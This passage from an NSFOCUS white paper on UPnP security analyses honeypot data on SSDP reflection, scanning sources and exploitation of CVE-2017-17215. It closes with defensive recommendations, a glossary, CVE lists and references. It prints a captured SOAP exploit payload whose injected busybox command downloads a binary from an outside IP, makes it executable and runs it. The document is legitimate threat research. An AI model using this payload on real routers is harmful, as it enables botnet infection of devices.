图 4.26 EternalSilence 攻击源开放的端口统计



我们也对这些攻击源的地理分布进行了分析，发现这些攻击源的地理分布相对分散，位于 17 个国家（包括中国、乌克兰、巴西、意大利、土耳其、德国、法国、马来西亚等），除中国出现了 19 个外，其他国家基本上都只出现了 1-3 个。我们推测攻击源以中国居多的原因是带有攻击者所利用的漏洞的设备以中国居多。由于缺少攻击者控制攻击源的恶意样本，我们很难进行更深入的分析。

4.4.3 其他针对 UPnP 服务的恶意行为分析

从我们在全球部署的 UPnP 蜜罐所采集的数据可以看到，除了 SSDP 反射攻击和针对 SOAP 端口映射的威胁外，还有一系列的针对 UPnP 协议栈的探测和攻击行为。

UPnP 漏洞的攻击数量繁多，本节将以一个利用较为广泛的 UPnP 漏洞，即华为 HG532 系列路由器的 CVE-2017-17215 漏洞开发的蜜罐为例，介绍黑客利用 UPnP 漏洞进行恶意代码注入，从而下载恶意样本的过程。另外也对 UPnP 攻击源的位置分布进行了分析。

CVE-2017-17215 漏洞存在于华为 HG532 系列路由器中，包括 B660，HG231f，HG531sV1，HG531V1，HG630，Yabox 等型号。该漏洞是利用 UPnP 服务中的 SOAP 服务来做后续的固件下载和升级，

后来被黑客利用执行恶意样本的下载从而作为黑客感染主机的敲门砖。


该漏洞的复现具体可以参照参考文献 [13]。针对相应的漏洞利用过程，分析其 PoC 代码，我们开发并部署了 UPnP 蜜罐。

在部署的 UPnP 蜜罐中，我们监控到了一些恶意行为，包括暴露端口的 SOAP 服务扫描和利用 UPnP 漏洞的远程代码注入。

我们对 2018 年 12 月 25 日到 2019 年 1 月 21 日一周内捕获到的恶意行为类型进行了统计，其中针对 SOAP 服务的扫描有 29%，而针对 UPnP 漏洞的远程代码注入达到了 71%。


随后我们统计了恶意样本服务器的所在国家，可以看到美国的数量最多，占比接近 50%，参见图 4.27 。

图 4.27 用 UPnP 蜜罐捕获的恶意样本服务器地理分布



然后我们根据恶意行为的类型，对攻击源的地理位置做了统计，其中远程代码注入和扫描攻击的所在国家见图 4.28 。

图 4.28 攻击源地理分布



（a）UPnP 蜜罐捕获的远程代码注入源地理分布　　b）UPnP 蜜罐捕获的扫描源地理分布

攻击者扫描和注入路径包括 /upnpdev.xml，/ctrlt/DeviceUpgrade_1，/tr064dev.xml 等。

扫描方面，发现了一些针对 SOAP 服务的设备配置文件请求如 upnpdev.xml 等。

远程代码注入方面，攻击者利用物联网设备固件的漏洞来下载恶意样本，分配权限并运行。例如下面的攻击就是利用了 CVE-2017-17215 漏洞，针对固件的 SOAP 服务升级后门来注入 post_body 并下载恶意样本，其 SOAP 服务利用方法如下：

```
<?xml version=\"1.0\" ?><s:Envelope xmlns:s=\"http://schemas.xmlsoap.org/soap/envelope/\" s:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\"><s:Body><u:Upgrade xmlns:u=\"urn:schemas-upnp-org:service:WANPPPConnection:1\"><NewStatusURL>$(/bin/busybox wget -g 128.199.137.201 -l /tmp/carl -r /matos; /bin/busybox chmod 777 /tmp/carl; /tmp/carl huawei)</NewStatusURL><NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL></u:Upgrade>
```

另外，我们的 UPnP 蜜罐还观察到一些与 UPnP 无关的常规恶意行为，包括对网页，图标等建站资源的 GET 请求，针对 Apache Struts 等 web 漏洞的恶意代码注入和指向反动，邪教等网站的 http 代理等。

4.4.4 UPnP 服务扫描源分析

攻击者在做反射攻击之前，会对反射源提前扫描并确认其可用。我们部署的蜜罐作为反射源，可观察到一些和扫描源相关的信息。从蜜罐日志数据中出发，我们发现了三种不同类型的扫描源：

1. 具有长期且规律性扫描行为的扫描源；
2. 与恶意行为相关的扫描源；
3. 同时对多种不同端口的服务进行扫描的扫描源。

通过分析蜜罐日志数据，我们发现了和这三种扫描源相关的 IP 地址或组织。

（1）蜜罐的角色是通过反射攻击做 DDoS 的反射源，因此在所捕获到的日志数据中，同一个受害者相关的日志数量都特别大。除此之外，存在一些源 IP 对蜜罐的访问次数很少，持续时间很长且有一定的规律性，这一类源 IP 极有可能是扫描源。经过分析，我们发现 210.76.218.* 这个网段中的 IP 极有可能都是扫描源。

表 4.14 展示了 201.76.218.* 网段部分 IP 访问不同蜜罐的次数和时间。经统计，这个网段中共有 203 个 IP 都有规律地访问过蜜罐，而且次数都在 10 次以下，这些 IP 都有可能是扫描源。

通过分析这种扫描特征，我们还定位到了一个扫描源组织 Shadowserver，与其相关的 ip 共 17 个，来自于 184.105.139.*，91.195.99.*，205.209.140.* 这三个网段，这些 IP 都存在有规律的扫描行为。该组织 [31] 官方介绍他们确实在进行大范围的扫描，用来搜索运行着不应该公开服务的公共可访问设备，因为它们很容易被利用。他们的目的是识别这些暴露主机并将它们报告给所有者进行修复。


表 4.14 210.76.218.* 网段的 IP 相关信息

IP	访问次数	蜜罐位置	日期
201.76.218.6	2	中国	2018/9/21
201.76.218.6	2	中国	2018/9/22
201.76.218.6	2	中国	2018/9/23
201.76.218.6	2	中国	2018/9/24
201.76.218.6	2	中国	2018/9/25
201.76.218.6	2	中国	2018/9/27
201.76.218.6	7	英国	2018/10/19
201.76.218.9	7	印度	2018/10/19
…	…	…	…

IP	访问次数	蜜罐位置	日期
201.76.218.9	7	美国	2018/10/19
201.76.218.10	2	印度	2018/10/18
201.76.218.10	7	印度	2018/10/19
201.76.218.10	7	荷兰	2018/10/19
201.76.218.11	2	荷兰	2018/10/18
201.76.218.11	7	荷兰	2018/10/19
201.76.218.11	7	新加坡	2018/10/19
201.76.218.12	2	新加坡	2018/10/18
…	…	…	…

（2） UPnP 蜜罐能识别到的行为主要有 4 种，分别为：SSDP，以及 SOAP 的 HEAD、GET、POST 请求。SSDP 类型的请求一般与反射攻击直接相关，而 HEAD，GET 和 POST 类型的请求一般与开放端口映射的恶意行为有关系，也可能与其他漏洞利用有关系，因此与后三种行为相关的 IP 极有可能是扫描源。通过对将近两个月日志数据的过滤，与这三种类型行为相关的扫描源数量如图 4.29 所示：

图 4.29 不同类型行为相关的扫描源数量



（3）存在一些扫描源会同时对不同端口的服务都进行扫描，所以它的扫描行为会被多个不同种类的蜜罐捕获到。除了 UPnP 蜜罐之外，我们还布置了很多其他可以记录访问者登陆过程或输入命令行的蜜罐，通过关联蜜罐数据，分析相同 IP 在不同蜜罐中的日志记录，可以很容易地判断扫描源。比如 IP 地址为 185.*.*.147 的扫描源 , 它在 cowrie 蜜罐中多次使用常见账号密码尝试暴力破解登陆，登陆成功后只是简单的输入 “sh”， “busybox”， “help”等探测性的命令之后，没有任何其他操作就退出，这说明它很有可能仅仅是做了扫描。与此同时，该 IP 在连接 Redis 蜜罐后“client list”获取所有连接客户端，然后立刻断开连接的行为，以及在 Ommi 蜜罐中多次输入“/”， “/login.html”的命令都可以帮助我们进一步确认它就是扫描源。

4.5 小结

本章首先对UPnP技术进行了介绍，然后对其的脆弱性和风险进行了分析，之后对其进行了威胁分析，包括 UPnP 在互联网上的暴露情况，蜜罐捕获到的 SSDP 反射攻击分析，蜜罐捕获到的扫描源分析，端口映射服务威胁分析，以及针对 UPnP 漏洞的恶意行为分析。

UPnP 问题严峻，需要多方参与才能改善现有的安全环境。

作为安全厂商：

1. 可以在扫描类产品中加入 UPnP 扫描能力，及时发现客户网络中存在的安全隐患。
2. 可以在防护类产品中加入对于 SSDP 和 SOAP 的流量检测能力，及时发现客户网络中存在的安全威胁。

作为设备开发商：

1. 遵循 OCF 的建议，产品在实现的时候加入对各类操作权限进行限制、对端口转发租用时间进行限制等安全机制。
2. 在产品中采用较为安全的 UPnP SDK。
3. 提供设备的自动升级服务。
4. 严格按照 UPnP 规范，如果没有需要，不将 UPnP 相关端口暴露在互联网上。

作为监管部门：

1. 对于网络中的 UPnP 威胁进行监控，发现问题进行通报。
2. 提高人们的 UPnP 安全意识。
3. 推动设备中 UPnP 功能的安全评估，如设备不满足相关要求，禁止设备上市等。

作为用户：

1. 如无需要，关闭路由器的 UPnP 功能。
2. 借助工具，自查端口映射表，发现异常条目，及时清除。
3. 及时升级路由器等包含 UPnP 功能的设备的固件。

附录 1：文中部分名词释义

[1] **SIP（Session Initiation Protocol）：**由 IETF（Internet Engineering Task Force，因特网工程任务组）制定的多媒体通信协议。它是一个基于文本的应用层控制协议，用于创建、修改和释放一个或多个参与者的会话。

[2] **ASN（Autonomous system number）：**ASN 为自治系统号码，是全球分配的大型网络系统编号，通过查询 IP 所属的 ASN，可以准确的确定其所属的运营商。

[3] **ADSL（Asymmetric Digital Subscriber Line）：**ADSL 属于 DSL 技术的一种，也可以称作非对称数字用户环路，是一种数据传输方式。

[4] **UPnP（Universal Plug and Play）：**通用即插即用技术。由微软等企业发起，基于一系列互联网协议和自行制定协议构成的设备架构，为广泛存在的点对点网络互联定义了一个分布式、开放的网络体系结构。

[5] **OCF（Open Connectivity Foundation）：**开放连接基金会，UPnP 技术原本由 UPnP 论坛制定，自 2016 年 1 月 1 日起，UPnP 论坛将其资产分配给开放连接基金会，继续对 UPnP 技术的改进和推动。

[6] **SSDP（Simple Service Discovery Protocol）：**简单服务发现协议，是一种多播发现和搜索机制， 基于 UDP 设计，适用于 UPnP 工作流程的发现阶段。

[7] **SOAP（Simple Object Access Protocol）：**SOAP 为简单对象访问协议，是一种基于 XML 的远程程序调用机制，通过 HTTP 发送命令、接收数据，适用于 UPnP 工作流程的控制阶段。

[8] **GENA（General Event Notification Architecture）：**GENA 为通用事件通知架构，工作于 UPnP 的事件阶段，用于事件的订阅和通知。

[9] **SCADA（Supervisory Control And Data Acquisition）：**数据采集与监视控制系统。SCADA 系统是以计算机为基础的 DCS 与电力自动化监控系统；它应用领域很广，可以应用于电力、冶金、石油、化工、燃气、铁路等领域的数据采集与监视控制以及过程控制等诸多领域。

[10] **Mirai：**一款恶意软件，可使运行 Linux 的计算系统成为被远程操控的“僵尸”，以达到通过僵尸网络进行大规模网络攻击的目的，文中也指其相关变种。

[11] **BrickerBot：**和 Miral 类似，一款感染后会组建僵尸网络的恶意软件。

[12] **DDoSaaS（DDoS as a Service）：**泛指网络上买卖的 DDoS 服务。

[13] **SDK（Software Development Kit, SDK）：**一般是一些被软件工程师用于为特定的软件包、软件框架、硬件平台、操作系统等创建应用软件的开发工具的集合。

[14] **Hide'n Seek：**和 Miral 类似，一款感染后会组建僵尸网络的恶意软件。

[15] **ADB（Android Debug Bridge）：**一个通用的 Android 命令行工具，其允许通过客户端与模拟器实例或连接的 Android 设备进行通信。

[16] **IoTroop：**和 Miral 类似，一款感染后会组建僵尸网络的恶意软件。

[17] **Gafgyt：**也称为 BASHLITE，Lizkebab，Qbot，Torlus 和 LizardStresser。是一个恶意软件，它感染 Linux 系统以启动分布式拒绝服务攻击（DDoS）。

[18] **VPNFilter：**是一种恶意软件，感染路由器和网络存储设备

[19] **UPnProxy：**一种利用 UPnP 漏洞设置路由器的 NAT 转发行为。由于表面上看像是对内网设备设置了代理，又与 UPnP 相关，所以被 Akamai 称为 UPnProxy。

[20] **NAT（Network Address Translation）：**网络地址转换，也叫做网络掩蔽或者 IP 掩蔽（IP masquerading），是一种在 IP 数据包通过路由器或防火墙时重写来源 IP 地址或目的 IP 地址的技术。

[21] **BYOD（Bring Your Own Device）：**自携电子设备，亦称自携技术（BYOT, Bring Your Own Technology）、自携电话（BYOP, Bring Your Own Phone）或自携电脑（BYOPC, Bring Your Own PC）是一种允许员工使用个人移动设备进入他们工作区域并用以处理公司资讯与应用程序的作业方。

[22] **SSH（Secure Shell）：**是一种加密的网络传输协议，可在不安全的网络中为网络服务提供安全的传输环境。一般用来认证和加密操作系统的远程命令。

[23] **XML（Extensible Markup Languag）：**可扩展标记语言，是一种标记语言，也可以认为是一种约定好的格式。

[24] **Winbox：**用于远程管理 MikroTik 路由器的客户端软件。

[25] **Coinhive：**一种挖矿软件，提供了 API。

[26] **Monero：**门罗币（缩写：XMR）是一个创建于 2014 年 4 月开源加密货币，它着重于隐私、分权和可扩展性。与自比特币衍生的许多加密货币不同，Monero 基于 CryptoNote 协议，并在区块链模糊化方面有显著的算法差异。

[27] **Telnet：**Telnet 协议是一种应用层协议，使用于互联网及局域网中，使用虚拟终端机的形式，提供双向、以文字字符串为主的命令行接口交互功能。

[28] **SQL 注入：**通过把 SQL 命令插入到 Web 表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令。

[29] **RTSP （Real Time Streaming Protocol）：**实时串流协议是一种网络应用协议，专为娱乐和通信系统的使用，以控制流媒体服务器。 该协议用于建立和控制终端之间的媒体会话。

[30] **GDP（Gross Domestic Product）：**国内生产总值亦称国内生产毛额或本地生产总值，是一定时期内（一个季度或一年），一个区域内的经济活动中所生产出之全部最终成果（产品和劳务）的市场价值。

[31] **SMB（Server Message Block）：**网络文件共享系统，一种应用层网络传输协议，由微软开发，主要功能是使网络上的机器能够共享计算机文件、打印机、串行端口和通讯等资源。它也提供经认证的进程间通信机能。[32]　　物联网白皮书

[32] **C&C（Command and Control）：**C&C 是僵尸网络的控制端，僵尸网络是攻击者出于恶意目的，传播僵尸程序以控制大量计算机，并通过一对多的命令与控制信道所组成的网络。

[33] **CNCERT：**国家互联网应急中心

附录 2：物联网设备常用端口与协议对照表

端口号	协议
21	FTP
22	SSH
23	Telnet
80	HTTP
81	HTTP
443	HTTPS
554	RTSP
1900	SSDP
4567	CWMP
5060	SIP
7547	CWMP
8080	HTTP
8081	HTTP

附录 3：常见 UPnP SDK 关联漏洞

Portable SDK for UPnP devices

- 远程代码执行：CVE-2012-5958，CVE-2012-5959，CVE-2012-5960，CVE-2012-5961，CVE-2012-5962，CVE-2012-5963，CVE-2012-5964，and CVE-2012-5965，影响版本：<=1.6.18

Miniupnpd

- 远程代码执行：CVE-2013-0230，影响版本： <=1.0
- 拒绝服务：CVE-2013-0229，CVE-2013-1461，CVE-2013-1462，CVE-2017-1000494，影响版本：<2.0

Realtek SDK

- 远程代码执行：CVE-2014-8361，影响版本：<=1.3

Broadcom UPnP Stack：SDK 版本未公开，依厂商固件的修复情况而定

- 远程代码执行：CVE-2011-4499，CVE-2011-4500，CVE-2011-4501，CVE-2011-4502，CVE-2011-4503，CVE-2011-4504，CVE-2011-4505，CVE-2011-4506，CVE-2011-4507，影响版本：根据厂商版本
- 注：此 SDK 在扫描中报告的应用类型为 Proc，应用版本为 Ver。

HikVision < 5.4.5

- 注：此设备在扫描中体现应用类型为 IPC_CIVIL_CMD

参考文献

[1] JenX Botnet: A New IoT Botnet Threatening All，https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/jenx

[2] 黑客在一天内拥有了 18,000 台设备的僵尸网络，https://www.zdnet.com/article/iot-hacker-builds-huawei-based-botnet-using-18000-devices-in-one-day/

[3] Hide'N Seek 僵尸网络：在更多平台和设备上不断的添加漏洞利用，http://www.4hou.com/Web/12786.html

[4] HNS 僵尸网络新动态：已增加通过 Wi-Fi 感染 Android 设备的能力，https://www.hackeye.net/securityevent/16526.aspx

[5] Playing Hide'N Seek: World's first IoT Botnet with custom-built p2p communication，https://download.bitdefender.com/resources/files/News/CaseStudies/study/186/Bitdefender-Business-2017-WhitePaper-hidenseek-crea2444-en-EN-GenericUse.pdf

[6] Mirai 变种僵尸网络预警：针对金融行业发起大规模 DDoS 攻击， https://www.hackeye.net/threatintelligence/13150.aspx

[7] UPnProxy: Blackhat Proxies via NAT Injections， https://www.akamai.com/uk/en/multimedia/documents/white-paper/upnproxy-blackhat-proxies-via-nat-injections-white-paper.pdf

[8] Akamai 官网，https://www.akamai.com/cn/zh/

[9] UPNPROXY: ETERNALSILENCE, https://blogs.akamai.com/sitr/2018/11/upnproxy-eternalsilence.html

[10] 黑掉 5 万多台打印机，只为推广他的 YouTube 频道？ https://www.anquanke.com/post/id/167093

[11] Priter Exploitation Toolkit（PERT）源码，https://GitHub.com/RUB-NDS/PRET

[12] 2018 DDoS 攻击，IP 团伙行为分析报告，http://blog.nsfocus.net/behavior_analysis_of_ip_chain_gangs/

[13] CVE-2017-17215 - 华为 HG532 命令注入漏洞分析，http://blog.hac425.top/2017/12/28/cve_2017_17215_hg532.html

[14] Realtek SDK Miniigd UPnP SOAP Command Execution，https://packetstormsecurity.com/files/132090/Realtek-SDK-Miniigd-UPnP-SOAP-Command-Execution.html

[15] WINBOX VULNERABILITY，https://blog.MikroTik.com/security/winbox-vulnerability.html

[16] 深入分析 MikroTik RouterOS CVE-2018-14847 & Get bash shell，https://www.anquanke.com/post/id/162457

[17] 20 多万台 MikroTik 路由器被黑，用户被迫扛起锄头挖矿，https://www.freebuf.com/news/179669.html

[18] Ukraine claims it blocked VPNFilter attack at chemical plant ，https://www.theregister.co.uk/2018/07/13/ukraine_vpnfilter_attack/

[19] New VPNFilter malware targets at least 500K networking devices worldwide ，https://blog.talosintelligence.com/2018/05/VPNFilter.html

[20] Cisco Talos VPN Filter malware findings ，https://www.ncsc.gov.uk/news/cisco-talos-vpn-filter-malware-findings

[21] PLC 源代码泄漏，三一重工近十亿泵车“失踪”，工业互联网还靠得住吗？ https://kuaibao.qq.com/s/20180728B0KQOO00?refer=spider

[22] 台积电总裁复盘病毒入侵事件：勒索病毒传染，没内鬼也没黑客，魏哲家说的，https://www.thepaper.cn/newsDetail_forward_2324407

[23] 台积电换板子，台湾“半导体教父”张忠谋正式退休，把台积电交给了一个班子，https://www.guancha.cn/economy/2018_06_05_458979_2.shtml

[24] 工控企业的安全问题。http://www.gongkong.com/news/201812/390487.html

[25] 中国 2018 年第一季度 GDP，https://www.haojingui.com/gdp/5003.html

[26] 2018 年台湾 GDP 排名，https://www.haojingui.com/gdp/5079.html

[27] 11 名员工偷取三星 OLED 曲面屏技术卖于中国 获利近亿元 https://t.cj.sina.com.cn/articles/view/6533946630/185741d0600100c3xs

[28] UPnP Device Architecture 2.0，http://upnp.org/specs/arch/UPnP-arch-DeviceArchitecture-v2.0.pdf, 9-10

[29] UPnP 互联网网关设备标准 V1.0， http://upnp.org/specs/gw/UPnP-gw-InternetGatewayDevice-v2-Device.pdf.

[30] UPnP 互联网网关设备标准 V2.0， http://www.upnp.org/specs/gw/UPnP_IGD_InternetGatewayDevice%201.0.pdf

[31] ShadowSever. http://blog.shadowserver.org/

[32] Portable SDK for UPnP Devices, http://pupnp.sourceforge.net/

[33] 洛阳联通加强源头控制 默认关闭专线 80 端口，http://www.idcun.com/internet/201001218233.html

[34] 中国电信开始屏蔽所有 ADSL 用户 80 端口，http://safe.it168.com/a2009/1230/831/000000831162_all.shtml

[35] UPnP A/V hacking, http://www.upnp-hacks.org/av.html

[36] BCMUPnP_Hunter：疑似 10 万节点级别的僵尸网络正在滥用家用路由器发送垃圾邮件，https://blog.netlab.360.com/bcmupnp_hunter-a-100k-botnet-is-seeming-abusing-home-routers-for-spam-emails/

[37] Symantec，Inception Framework: Alive and Well, and Hiding Behind Proxies， https://www.symantec.com/blogs/threat-intelligence/inception-framework-hiding-behind-proxies

[38] 国家计算机网络应急技术处理协调中心，2018 年 3 月我国 DDoS 攻击资源分析报告，http://www.cert.org.cn/publish/main/upload/File/20180420-201803.pdf

[39] Internet Gateway Device - Port Control Protocol Interworking Function (IGD-PCP IWF) https://tools.ietf.org/html/rfc6970

[40] 腾讯云，2018 年游戏行业安全监测报告及五大攻击趋势，https://cloud.tencent.com/developer/article/1360172

[41] 绿盟科技，2014 绿盟科技 DDoS 威胁报告， http://www.nsfocus.com.cn/upload/contents/2015/03/20150304131640_45210.pdf

[42] Current Reporting on the Cyber Attack in Ukraine Resulting in Power Outage，https://ics.sans.org/blog/2015/12/30/current-reporting-on-the-cyber-attack-in-ukraine-resulting-in-power-outage

绿盟科技创新中心

绿盟科技创新中心是绿盟科技的前沿技术研究部门。包括云安全实验室、数据分析实验室和物联网安全实验室，关注云安全、容器安全、威胁情报、数据驱动安全、物联网安全和区块链等领域。作为“中关村科技园区海淀园博士后工作站分站”的重要培养单位之一，与清华大学进行博士后联合培养，科研成果已涵盖各类国家课题项目、国家专利、国家标准、高水平学术论文、出版专业书籍等。我们持续探索信息安全领域的前沿学术方向，从实践出发，结合公司资源和先进技术，实现概念级的原型系统，进而交付产品线孵化产品并创造巨大的经济价值。

绿盟威胁情报中心

绿盟威胁情报中心（NSFOCUS Threat Intelligence center, NTI）是绿盟科技为落实智慧安全 2.0 战略，促进网络空间安全生态建设和威胁情报应用，增强客户攻防对抗能力而组建的专业性安全研究组织。其依托公司专业的安全团队和强大的安全研究能力，对全球网络安全威胁和态势进行持续观察和分析，以威胁情报的生产、运营、应用等能力及关键技术作为核心研究内容，推出了绿盟威胁情报平台以及一系列集成威胁情报的新一代安全产品，为用户提供可操作的情报数据、专业的情报服务和高效的威胁防护能力，帮助用户更好地了解和应对各类网络威胁。

绿盟科技格物实验室

绿盟科技格物实验室专注于工业互联网、车联网、物联网等方面的安全研究，曾发现多款工业物联网设备安全漏洞，协助厂商进行安全修复。多次参与国内外知名安全会议并发表专题演讲。积极与相关的厂商进行合作，共同努力创建和谐、稳定的网络安全生态环境。

THE EXPERT
BEHIND GIANTS
巨人背后的安全专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供
具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

www.nsfocus.com

绿盟科技官方微信